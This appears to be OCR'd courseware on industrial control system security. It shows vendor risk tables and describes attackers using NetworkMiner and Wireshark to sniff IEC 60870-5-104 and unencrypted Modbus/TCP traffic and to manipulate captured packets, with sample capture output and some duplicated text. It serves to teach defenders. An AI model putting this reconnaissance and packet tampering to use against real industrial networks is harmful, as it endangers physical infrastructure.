
Top Vendors by Risk

Vendor Name	Asset Count	Vulnerabilities Count	Risk Score
Rockwell Automation	18	216	1782
Apache Software Foundation	3	7	632
Siemens	3	11	474
OpenBSD	2	8	416
Microsoft	2	11	378

Top Asset Types by Risk

Asset Type Name	Asset Count	Vulnerabilities Count	Risk Score
Server	230	230	9149
Workstation	127	127	4105
PLC	19	19	374
SCADA	3	3	196
HMI	1	1	92

Figure 18.98: Screenshot of Skybox Vulnerability Control



Sniffing using NetworkMiner


- NetworkMiner helps attackers to perform **passive network sniffing** and packet capturing to detect open ports, hostnames, operating systems, sessions, etc. without generating traffic on the network
- Attackers also use NetworkMiner for **parsing and analyzing PCAP files** as well as reassembling/recreating transmitted files or certificates from the PCAP files

https://www.netresec.com

Sniffing using NetworkMiner


Source: *https://www.netresec.com*

NetworkMiner helps attackers to perform passive network sniffing and packet capturing to detect open ports, hostnames, operating systems, sessions, etc. without generating traffic on the network. Attackers also use NetworkMiner for parsing and analyzing PCAP files and reassembling/recreating transmitted files or certificates from the PCAP files. Using NetworkMiner, attackers can gain access to the PCAP files that can be used to analyze the earlier captured network traffic from the ICS network.


NetworkMiner 1.4.1
File
Tools
Help
-- Select a network adapter in the list --
Start
Stop
Hosts (2)
Frames (17x)
Files
Images
Messages
Credentials
Sessions (1)
DNS
Parameters (77)
Keywords
Cleartext
Anomalies
Live Sniffing Buffer Usage:

P...	Paramet...	Frame...	Details
1	ON (Not ...	146	IEC 60870-5-104 ASDU Type ID 30, CauseTX 3 (spont)
1300	227 (No ...	148	IEC 60870-5-104 ASDU Type ID 13, CauseTX 3 (spont)
2	OFF (Not...	150	IEC 60870-5-104 ASDU Type ID 30, CauseTX 3 (spont)
4821	50.354 %...	154	IEC 60870-5-104 ASDU Type ID 61, CauseTX 6 (act)
4821	50.354 %...	156	IEC 60870-5-104 ASDU Type ID 61, CauseTX 7 (actcon)
4821	50.354 %...	158	IEC 60870-5-104 ASDU Type ID 61, CauseTX 6 (act)
4821	50.354 %...	160	IEC 60870-5-104 ASDU Type ID 61, CauseTX 7 (actcon)
4821	50.354 %...	162	IEC 60870-5-104 ASDU Type ID 61, CauseTX 10 (actterm
1301	554 (No ...	164	IEC 60870-5-104 ASDU Type ID 13, CauseTX 3 (spont)
1	OFF (Not...	166	IEC 60870-5-104 ASDU Type ID 30, CauseTX 3 (spont)
1300	498 (No ...	168	IEC 60870-5-104 ASDU Type ID 13, CauseTX 3 (spont)
2	ON (Not ...	170	IEC 60870-5-104 ASDU Type ID 30, CauseTX 3 (spont)

Figure 18.99: Screenshot of NetworkMiner



Analyzing Modbus/TCP Traffic Using Wireshark

- Attackers use Wireshark to capture and **analyze Modbus/TCP traffic** on industrial networks
- Modbus/TCP does not have any built-in encryptions or any security features. The attackers can therefore easily gather information from the data packets being transmitted between the network and a Modbus port on a device

*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
modbus
Exp


```
No.    Time     Source         Destination    Protocol    Length Info
   27 4.197…  192.168.1.106  192.168.1.104  Modbus/TCP     73    Query: Trans:
   29 4.219…  192.168.1.104  192.168.1.106  Modbus/TCP     66 Response: Trans:

▸ Internet Protocol Version 4, Src: 192.168.1.106, Dst: 192.168.1.104
▸ Transmission Control Protocol, Src Port: 49182, Dst Port: 502, Seq: 1, Ack: 1,
▾ Modbus/TCP
    Transaction Identifier: 1
    Protocol Identifier: 0
    Length: 13
    Unit Identifier: 2
▾ Modbus
    .001 0000 = Function Code: Write Multiple Registers (16)
    Reference Number: 0
    Word Count: 3
    Byte Count: 6
  ▸ Register 0 (UINT16): 101
  ▸ Register 1 (UINT16): 102
  ▸ Register 2 (UINT16): 103
```

https://www.wireshark.org

Analyzing Modbus/TCP Traffic using Wireshark

Source: *https://www.wireshark.org*


Wireshark is an open-source network protocol analyzer tool that can be used for capturing and analyzing network traffic. Attackers use this tool to capture and analyze Modbus/TCP traffic on industrial networks. Attackers manipulate the captured packets and send a malicious payload to the Modbus device. Modbus/TCP does not have any in-built encryption or security features, so attackers can easily gather information from the data packets being transmitted between the network and a Modbus port on a device.



*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
modbus
Exp

```
No.    Time     Source         Destination    Protocol    Length Info
   27 4.197…  192.168.1.106  192.168.1.104  Modbus/TCP     73    Query: Trans:
   29 4.219…  192.168.1.104  192.168.1.106  Modbus/TCP     66 Response: Trans:

▸ Internet Protocol Version 4, Src: 192.168.1.106, Dst: 192.168.1.104
▸ Transmission Control Protocol, Src Port: 49182, Dst Port: 502, Seq: 1, Ack: 1,
▾ Modbus/TCP
    Transaction Identifier: 1
    Protocol Identifier: 0
    Length: 13
